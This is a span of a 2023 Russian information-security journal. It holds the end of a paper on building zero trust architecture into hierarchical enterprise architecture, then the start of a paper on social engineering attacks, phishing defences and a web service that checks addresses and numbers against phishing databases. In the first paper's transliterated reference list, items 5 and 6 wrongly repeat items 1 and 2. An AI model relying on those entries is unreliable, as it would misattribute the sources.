Keywords: *zero trust architecture, enterprise architecture, business process, security standards, data acquisition system, process control system.*

Введение

В архитектуре предприятия отражается как в зеркале вся сложность выполняемых бизнес процессов, в том числе и процессов обеспечения промышленной и информационной безопасности [1-4]. В условиях эволюционного развития промышленных предприятий возникают проблемы, связанные с соответствием систем безопасности новым требованиям и стандартам [5]. При сертификации объектов критической инфраструктуры особое внимание уделяется выполнению критериев обеспечения промышленной безопасности и противодействию угроз, связанных с цифровыми системами сбора информации и системами управления технологическими процессами [6].

Рассмотрим далее развиваемую в настоящее время концепцию защиты информации - архитектуру нулевого доверия и особенности ее использования при проектировании архитектуры предприятия [7].

Архитектура нулевого доверия (АНД) – это интегрированная платформа безопасности, которая использует контекстную информацию из удостоверений, безопасности и ИТ-инфраструктуры, а также инструменты анализа рисков и аналитики для информирова-

ния и обеспечения динамического применения политик безопасности единообразно по всему предприятию. АНД переводит безопасность с неэффективной модели, ориентированной на периметр, на модель, ориентированную на ресурсы и идентификацию. В результате организации могут постоянно адаптировать средства управления доступом к меняющейся среде, повышая безопасность, снижая риски, упрощая и отказоустойчивые операции и повышая гибкость бизнеса.

Требования к архитектуре нулевого доверия

Рассмотрим далее базовый набор требований к платформе АНД [7]. Связь между субъектами обмена данных должна быть зашифрована. Система защиты должна обеспечивать контроль доступа ко всем типам ресурсов. Механизмы управления доступом должны управляться ориентированными на идентичность и контекстуальными политиками. Средства защиты ресурсов данных должны иметь возможность использовать идентификационные и контекстные политики для управления доступом. Что касается модели, то модель системы и политики безопасности должна поддерживать безопасность всех пользователей во всех местах, а модель политики и элементов управления должны быть согласованы для удаленных и локальных пользователей. При этом все устройства должны иметь возможность проверять состояние безопасности и конфигурацию до предоставления доступа и периодически после этого. Доступ к любому сетевому ресурсу должен быть явно разрешен политикой, т.е. ни один пользователь или устройство не должны иметь широкий доступ к сети.

Элементы управления доступом должны иметь возможность различать разные службы на одном и том же сетевом ресурсе. Например, доступ к HTTPS должен предоставляться отдельно от доступа к SSH. В то же время, доступ к определенным элементам данных, содержащимся в приложениях или контейнерах, которые имеют разные классификации, должен обеспечиваться на основе соответствующих административных мер.

Метаданные сетевого трафика должны регистрироваться и дополняться контекстом идентификации. Более того, должна быть предусмотрена возможность проверки сетевого трафика в целях безопасности и предотвращения потери данных. При этом рабочие нагрузки, переносимые в облако, должны включать те же политики управления доступом, что и локальные решения.

Автоматизация должна включать детали, ориентированные на идентификацию, чтобы обеспечить эффективное и действенное реагирование на инциденты.

Журналы должны быть включены в инструменты аналитики для эффективного и динамичного применения политик.

Архитектура предприятия и архитектура нулевого доверия

Рассмотрим далее обобщенную архитектуру современного предприятия (рис. 1), включающую иерархическую систему управления данным предприятием и иерархию базовых бизнес-процессов. Представленная архитектура базовых бизнес-процессов отражает обобщенную иерархическую структурную организацию предприятия и включает в себя защищенную коллекцию основных бизнес-процессов, обеспечивающих заданную эффективность жизненного цикла производственного процесса [8].

В качестве основных элементов коллекции выбираются верифицированные бизнес-процессы, модели которых разработаны для различных уровней системы управления предприятием, а также, реализованы защищенные интерфейсы обмена информацией между различными уровнями управления и соответствующими базами данных [9].

В базе данных моделей хранятся журналы исполненных бизнес-процессов и оценка их эффективности (БД_МЦ), журналы исполненных бизнес-процессов уровня координации (БД_МК) и информация об актуальном состоянии бизнес-процессов предприятия в текущий момент времени (БД_МЗ).

На основе данных из этих источников можно восстановить пространство состояний актуальных бизнес-процессов, решать задачи оценки состояния производства, прогнозировать характеристики этапов жизненного цикла процессов и, в случае необходимости, выбрать требуемое управленческое решение [10, 11].

Для внедрения АНД в архитектуру предприятия необходимо сформировать множество субъектов S доступа к информационным активам предприятия I и сформировать множество бизнес-процессов B. Разработать политики аутентификации P, реализовать защищенный обмен информацией T. Данные процедуры необходимо выполнить для всех иерархических уровней архитектуры (рис. 1).



Рис. 1. Иерархическая архитектура предприятия, где * – различные элементы реализации АНД

Тогда иерархическую АНД можно представить следующим образом:

$$Z_i = (S_i, I_i, B_i, P_iT_i),\ i = 1..3.$$

Следует заметить, что с учетом сложности защищаемых объектов, сложность реализации алгоритмов защиты информации связана с комбинаторной сложностью.

Эталонные модели бизнес-процессов как элементы архитектуры предприятия

Для решения задачи аутентификации бизнес-процессов в рамках АНД необходима разработка коллекции эталонных моделей для выполняемых на предприятии бизнес-процессов.

При разработке этих моделей используются различные языки моделирования сложных процессов, например, UML 2.0, BPMN и язык DRAKON. В результате работы аналитиков предприятия, создается база эталонных моделей (ЭМ), которая является одним из основных активов промышленного предприятия.

С помощью этих ЭМ бизнес-процессов, построенных для различных уровней иерархической системы управления, оцениваются ключевые показатели эффективности исполнения этих процессов, что позволяет, в свою очередь, выявить слабые звенья в последовательности исполняемых бизнес-процессов.

Как показывает практика, на сегодняшний день не разработаны обобщенные эталонные модели для паттернов бизнес-процессов, которые можно было бы использовать для автоматизации процессов управления предприятием [9]. Процедура разработки ЭМ бизнес-процессов в нашем случае включает следующие основные этапы: построение формализованных моделей бизнес-процессов, внедрение их в архитектуру предприятия в качестве элементов и интеграцию их защищенного взаимодействия рамках концепции АНД.

Следует отметить, что для решения этой задачи необходима обработка больших массивов неструктурированных и разнородных данных. Тем самым, возникает задача привлечения технологий обработки нарастающих данных, что в свою очередь, также требует необходимости учета этого в политике безопасности предприятия.

На рис. 2 представлена обобщенная архитектура информационной системы промышленного предприятия с элементами АНД, где – ЗКС- защищенный канал связи, ДМЗ – демилитаризованная зона, ТППБ – точка применения политики безопасности, БД – базы данных, БП – бизнес-процесс.

Точка применения политики безопасности (ТППБ) отвечает за получение запросов на авторизацию, которые отправляются в точку принятия решения о политике для оценки. ТППБ может находиться в любом месте приложения, где данные и ресурсы должны быть защищены или где применяется логика авторизации.



Рис. 2. Обобщенная архитектура информационной системы промышленного предприятия с элементами АНД

Заключение

Рассмотрена задача разработки архитектуры предприятия с учетом концепции архитектуры нулевого доверия. Предлагается рассматривать бизнес-процесс предприятия как равноправного участника обмена информацией по защищенному протоколу в рамках архитектуры нулевого доверия. Отмечается, что сложности достижения целей архитектуры нулевого доверия потребует значительного увеличения вычислительных ресурсов. Обсуждаются особенности иерархической архитектуры информационной системы управления и возможная организация архитектуры нулевого доступа с применением эталонных моделей бизнес-процессов.

Литература

1. Аббазов В.Р., Балуев В.А., Мельников А.В., Русанов М.А. Метод нахождения связанных показателей на основе анализа нормативно-правовых актов методами NLP // Вестник Южно-Уральского государственного университета. Серия: Компьютерные технологии, управление, радиоэлектроника. 2022. Т. 22. № 1. С. 88–96.

2. Стасинопулос П. Проектирование систем как единого целого. – М.: Эксмо, 2012. – 288 с.

3. Valeev S., Kondratyeva N., Process Safety and Big Data, Elsevier, Amsterdam, Netherlands, 2021, DOI: https://doi.org/10.1016/C2019-0-03546-7.

4. Rusanov M.A., Abbazov V.R., Baluev V.A., Burlutsky V.V., Melnikov A.V. On the approach to forecasting indicators of socio-economic development of the region based on indirect indicators Modeling, Optimization and Information Technology. 2022. V. 10. № 3 (38). С. 2–3.

5. Литвинов Г.А., Щерба Е.В. Применение моделей доверия и репутации для обеспечения безопасности маршрутизации в динамически организуемых сетях // Вестник УрФО. Серия: Безопасность в информационной сфере. 2021. № 3(41). С. 12–23.

6. Басыня Е. А., Сафронов А. В. Децентрализованный подход к сбору и обработке данных информационной инфраструктуры предприятия // Вестник УрФО. Серия: Безопасность в информационной сфере. 2019. № 3(33). С. 43–54.

7. Rose, S., Borchert, O., Mitchell, S. and Connelly, S. (2020), Zero Trust Architecture, Special Publication (NIST SP), National Institute of Standards and Technology, Gaithersburg, MD, [online], DOI: https://doi.org/10.6028/NIST.SP.800-207.

8. Ендовицкий Д.А. Архитектура предприятия. – М.: КНОРУС, 2021. – 352 с.

9. Валеев С.С., Кондратьева Н.В. Анализ бизнес-процессов в распределенной организационно-технической системе на основе снимков состояния // Вычислительные технологии. 2023. Т. 28. № 1. С. 41–47.

10. Ларман К. Примнение UML 2.0 и шаблонов проектирования. – М.: Диалектика, 2020. – 736 с.

11. Косяков А., Свит У. и др. Системная инженерия. – М.: ДМК Пресс, 2014. – 624 с.

References

1. Abbazov V.R., Baluyev V.A., Mel'nikov A.V., Rusanov M.A. Metod nakhozhdeniya svyazannykh pokazateley na osnove analiza normativno-pravovykh aktov metodami NLP // Vestnik Yuzhno-Ural'skogo gosudarstvennogo universiteta. Seriya: Komp'yuternyye tekhnologii, upravleniye, radioelektronika. 2022. T. 22. № 1. S. 88–96.

2. Stasinopulos P. Proyektirovaniye sistem kak yedinogo tselogo. – M.: Eksmo, 2012. – 288 s.

3. Valeev S., Kondratyeva N., Process Safety and Big Data, Elsevier, Amsterdam, Netherlands, 2021, DOI: https://doi.org/10.1016/C2019-0-03546-7.

4. Rusanov M.A., Abbazov V.R., Baluev V.A., Burlutsky V.V., Melnikov A.V. On the approach to forecasting indicators of socio-economic development of the region based on indirect indicators. Modeling, Optimization and Information Technology. 2022. V. 10. № 3 (38). C. 2–3.

5. Abbazov V.R., Baluyev V.A., Mel'nikov A.V., Rusanov M.A. Metod nakhozhdeniya svyazannykh pokazateley na osnove analiza normativno-pravovykh aktov metodami NLP // Vestnik Yuzhno-Ural'skogo gosudarstvennogo universiteta. Seriya: Komp'yuternyye tekhnologii, upravleniye, radioelektronika. 2022. T. 22. № 1. S. 88–96.

6. Stasinopulos P. Proyektirovaniye sistem kak yedinogo tselogo. – M.: Eksmo, 2012. – 288 s

7. Rose, S., Borchert, O., Mitchell, S. and Connelly, S. (2020), Zero Trust Architecture, Special Publication (NIST SP), National Institute of Standards and Technology, Gaithersburg, MD, [online], DOI: https://doi.org/10.6028/NIST.SP.800-207.

8. Yendovitskiy D.A. Arkhitektura predpriyatiya. – M.: KNORUC, 2021. – 352 s.

9. Valeyev S.S., Kondrat'yeva N.V. Analiz biznes-protsessov v raspredelennoy organizatsionno-tekhnicheskoy sisteme na osnove snimkov sostoyaniya // Vychislitel'nyye tekhnologii. 2023. T. 28. № 1. S. 41–47.

10. Larman K. Primneniye UML 2.0 i shablonov proyektirovaniya. – M.: Dialektika, 2020. – 736 c.

11. Kosyakov A., Svit U. i dr. Sistemnaya inzheneriya. – M.: DMK Press, 2014. – 624 s.

ВАЛЕЕВ Сагит Сабитович, доктор технических наук, профессор, Сочинский государственный университет. Россия, 354008, г. Сочи, ул. Пластунская, 94. E-mail: vss2000@mail.ru

КОНДРАТЬЕВА Наталья Владимировна, кандидат технических наук, доцент, Сочинский государственный университет. Россия, 354008, г. Сочи, ул. Пластунская, 94. E-mail: knv24@mail.ru

МЕЛЬНИКОВ Андрей Витальевич, доктор технических наук, профессор, Автономное учреждение Ханты-Мансийского автономного округа – Югры «Югорский научно-исследовательский институт информационных технологий». Россия, 628011, г. Ханты-Мансийск, ул. Мира, 151. E-mail: MelnikovAV@uriit.ru

VALEEV Sagit Sabitovich, Doctor of Technical Sciences, Professor, Sochi State University. Russia, 354008, Sochi, Plastunskaya Str., 94. E-mail: vss2000@mail.ru

KONDRATYEVA Natalya Vladimirovna, Candidate of Technical Sciences, Associated Professor, Sochi State University. Russia, 354008, Sochi, Plastunskaya Str., 94. E-mail: knv24@mail.ru

MELNIKOV Andrey Vitalyevich, Doctor of Technical Sciences, Professor, Autonomous institution of the Khanty-Mansiysk Autonomous Okrug - Yugra "Ugra Research Institute of Information Technologies". Russia, 628011, Khanty-Mansiysk, Mira Str., 151. E-mail: MelnikovAV@uriit.ru

УДК 004.056.2 Вестник УрФО № 2(48) / 2023, с. 54–61

Халилаева Э.И., Маслова М.А., Герасимов В.М. DOI: 10.14529/secur230205

СИСТЕМА ПРОТИВОДЕЙСТВИЯ МЕТОДАМ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ[1]

Цифровая эволюция и связанное с ней распространение гаджетов, повсеместное использование глобальной сети Интернет с каждым днём облегчают жизнь человека и создают множество путей для развития. Но, чем больше сфер жизни переходят в мир нулей и единиц, тем больше и правонарушений осуществляются в этом же контексте. Согласно исследованию Управления правовой статистики и информационных технологий Генпрокуратуры 25% от всех правонарушений составляют киберпреступления [1].

Определенную часть киберпреступлений занимают атаки с помощью методов социальной инженерии. Один из самых простых способов взлома в реалиях роста защищенности электронно-вычислительных машин и доступности антивирусного и иного подобного рода программного обеспечения — «взломать» человека.

В данной статье были рассмотрены основные понятия в области социальной инженерии, схема атаки, а также основные техники социальной инженерии и рекомендации по защите от них. В результате авторами статьи был разработан веб-сервис для поиска адресов электронных почт, номеров телефонов и ссылок в базах данных фишинговых адресов.

Ключевые слова: *социальная инженерия, информационная безопасность, фишинг.*

Khalilaeva E.I., Maslova M.A., Gerasimov V.M.

THE SYSTEM OF COUNTERING THE METHODS OF SOCIAL ENGINEERING IN THE FIELD OF INFORMATION SECURITY

Digital evolution and the associated spread of gadgets, the widespread use of the global Internet make human life easier every day and create many ways for development. But, the

[1] Работа выполнена в рамках Соглашения от 30.06.2022 г. № 40469-21/2022-к.

more spheres of life move into the world of zeros and ones, the more offenses are carried out in the same context. The Department of Legal Statistics and Information Technologies of the Prosecutor General's Office claims that one of the four crimes falls on "cyber" offenses [1].

A certain part of cybercrimes is occupied by attacks using social engineering methods. One of the simplest ways of hacking in the realities of the growing security of electronic computers and the availability of antivirus and other similar software is to "hack" a person.

So, in this article, the basic concepts in the social field of engineering, attack schemes, as well as the main technologies of social engineering and recommendations for protecting against them were considered. As a result, the authors of the article developed a website to search for email addresses, phone numbers and links in databases of phishing addresses.

Keywords: *social engineering, information security, phishing.*

Введение. В контексте информационной безопасности социальная инженерия — это вид обмана и (или) мошенничества с целью получения различного рода конфиденциальных данных [2]. Такой информацией могут выступать: персональные данные пользователей, пароли, в том числе к банковским картам; личная информация: фото или видеоматериалы. Это всё может быть использовано для дальнейшего получения злоумышленником материальной или иной выгоды.

Российская компания Positive Technologies провела собственное исследование в области социальной инженерии. Эксперты компании имитировали деятельность хакеров и отправляли пользователям, сотрудникам компаний, которые были инициаторами данного исследования, вредоносные письма. Например, по фишинговым ссылкам в сообщения перешло 27% получателей. Из них 88% пользователей работники, не связанные с информационными технологиями (юристы, менеджеры и т.д.) [3].

Представим схему Шейнова, адаптировав ее для техник атак социальной инженерии. Схема содержит шесть этапов (рис. 1).



Рис. 1. Общая схема атаки социальной инженерии

Первый этап атаки — это формулирование цели воздействия на объект. Например, получение персональных данных, личных материалов пользователя, шантаж и др.

За первым этапом следует процесс сбора информации об объекте воздействия. Источников информации неограниченное количество: открытые ресурсы, социальные сети, базы данных и пр. В случае, если целью становится реальный человек, с которым есть возможность установить прямой личный контакт, злоумышленник может так же этим воспользоваться.

Далее злоумышленник изучает и определяет наиболее удобные мишени воздействия на выбранный объект, например, персональные данные человека.

Следующий этап называется аттракцией. Он дает возможность создавать необходимые условия для воздействия киберпреступника на выбранный им объект.

Этапа понуждения злоумышленники обычно не достигают, т.к. в основном жертва уже компрометирует себя на одном из предыдущих шагов [4].

Стоит отметить, что схемой Шейнова преимущественно пользуются опытные социальные инженеры, ориентированные на узкий круг пользователей или одного человека с чётко поставленной целью. В настоящее же

время с ростом доли Интернета и иных средств коммуникации в жизни обычного человека бóльшую часть атак социальной инженерии осуществляют дилетанты путём массовых рассылок фишинговых писем, звонков и т.д. в надежде, что определенная часть пользователей откликнется на отправленную ими «приманку».

Техники атак социальной инженерии могут быть самые различные. Фишинговые атаки (от англ. «phishing» – рыбная ловля) – одни из самых распространенных, где акцент, зачастую, направлен на получение конфиденциальных данных пользователя. Тут может быть любая ценная информация: логины и пароли, данные, удостоверяющие личность и т.п. [5]. Выбрав средством осуществления цели фишинг, злоумышленник может отправить жертве на первый взгляд безобидную картинку или гиперссылку с привлекательным текстом. Пользователь, ничего не подозревая, кликает на вложение и в этот момент уже себя компрометирует.

Основные рекомендации по защите от фишинговых атак:

– не открывать вложения и не переходить по ссылкам, содержащимся в письмах или сообщениях от неизвестных отправителей;

– если отправитель письма или сообщения известен, необходимо сначала убедиться в корректности и правильности ссылки;

– внимательно проверять электронные письма от легитимных лиц: письма или уведомления от банка или банковских служащих, сервисов, предоставляющих государственные услуги («Госуслуги», например) и т.д.;

– использовать, а затем своевременно обновлять эффективное антивирусное программное обеспечение.

Quid pro quo (лат. «услуга за услугу», или «то за это» – ещё один распространённый тип атаки социальной инженерии. Злоумышленник может представиться легитимным лицом: сотрудником технической поддержки, или банковским служащим. Далее он внушает объекту воздействия, что возникли какие-то неполадки: заблокирован банковский счёт, неизвестный списал со счёта круглую сумму или компьютер подвергся хакерской атаке. Затем киберпреступник обычно предлагает различные варианты действий для устранения данной проблемы. Он обманным путем пытается вынудить жертву выдать ему пароли от своих счетов или от аккаунтов в социальных сетях, перейти по ссылке для установки мошеннических программ на ПК жертвы и т. д. [6].

Ещё одна из самых распространенных техник атак – троянский конь или троян. Киберпреступник отправляет жертве любой контент, который может ее заинтересовать: безобидная картинка, открытка, смешное видео и др. Пользователь переходит по ссылкам, тем самым скачивая вредоносные файлы на устройство. Троянские кони могут содержаться в ссылках, подозрительных и поддельных веб-сайтах, рекламных баннерах и всплывающих окнах [7, 8].

Для возможного предотвращения атак социальной инженерии (преимущественно фишинга) авторами статьи был разработан веб-сервис, который дает возможность анализа почтовых электронных адресов, URL-ссылок, номеров мобильных телефонов на возможное наличие их в предварительно собранной и регулярно обновляемой базе данных подозрительных адресов и тех адресов, с которых уже были совершены атаки социальной инженерии. Это позволит пользователям более предусмотрительно относиться к входящим звонкам, сообщениям или письмам с подозрительным содержанием.

Главным аргументом в пользу выбора веб-приложения, а не мобильного или десктопного приложения, например, послужила кроссплатформенность такого сервиса. Сервис может быть доступен с любого устройства, имеющего выход в Интернет. В дальнейшем в рамках развития проекта может быть осуществлена возможность сохранять базу на устройство: ПК, смартфон или планшет, к примеру, для пользования в режиме «офф-лайн». Кроме того, возможна интеграция с системами мобильных операторов, почтовых серверов, с внутренними системами защиты в браузерах и, соответственно, подключение монетизации.

Для реализации сервиса был использован следующий стек технологий: Python 3.10, Django Rest Framework, React.JS, PostgreSQL версии 10.23. Из библиотек, не включенных в стандартную базу для языка Python, были применены beautifulsoup4, lxml.

В данном проекте есть четыре модуля, которые разделены на сбор данных, базу данных, бэк-энд приложения и фронт-энд приложения.

Парсинг данных запускается ежедневно в 00:00. В настройки приложения внесено бо-

лее двадцати различных ресурсов, которые представляют собой сервисы для жалоб пользователей на адреса электронных почт, ссылки, номера телефонов. Написанный скрипт проходит по каждому из ресурсов, парсит веб-страницы, конвертирует данные в модели и обновляет информацию в базе.

Представим ER-диаграмму базы данных (рис. 2).

Перечислим основные используемые сущности — это url, emails, phone. Они предназначены для хранения основных данных, таких, как ссылки, e-mail, мобильные телефоны.

Взаимодействует с бек-эндом приложения и базой данных пользователь через фронт-энд. На экранной форме он может ввести адрес (ссылку, номер телефона или элек-



Рис. 2. ER-диаграмма базы данных проекта

тронную почту) для того, чтобы узнать, есть ли в базе искомый им адрес. Результат поиска в базе URL-ссылки, номера телефона и адреса электронной почты приведены на рис. 3–5.

Дополнительно по различным адресам можно узнать тип мошенничества, в котором они были уличены или подозреваемы. Для номеров телефонов также можно узнать регион, оператора мобильной связи и общий рейтинг номера, основанный на средней арифметической оценок номера для различных ресурсов. Для ссылок выводится так же информация о внешнем IP-адресе, веб-хосте, номере автономной системы и дата добавления в базу.

В случае, если адреса нет в базе, пользователю выводится соответствующее уведомление (рис. 6).

Неявным направлением работы над проектом является обеспечение его целостности, конфиденциальности и доступности. Необходимо максимизировать защиту и минимизировать возможность получения злоумышленником доступа к базе. В таком случае злоумышленники могут добавить в неё легитимных пользователей, исключить себя и все свои адреса или в целом нарушить целостность базы данных.

Один из столпов обеспечения защиты проекта — использование CSRF-токена (ключа) для построения запросов с клиентской стороны. CSRF-токен представляет собой токен для защиты сервиса от межсайтовой подделки запроса. Происходит эта генерация случайного токена на сервере, после чего она отправляется клиенту. Проверка ключа



Рис. 3. Результат поиска подозрительного адреса электронной почты



Рис. 4. Результат поиска подозрительного адреса URL



Рис. 5. Результат поиска подозрительного номера мобильного телефона

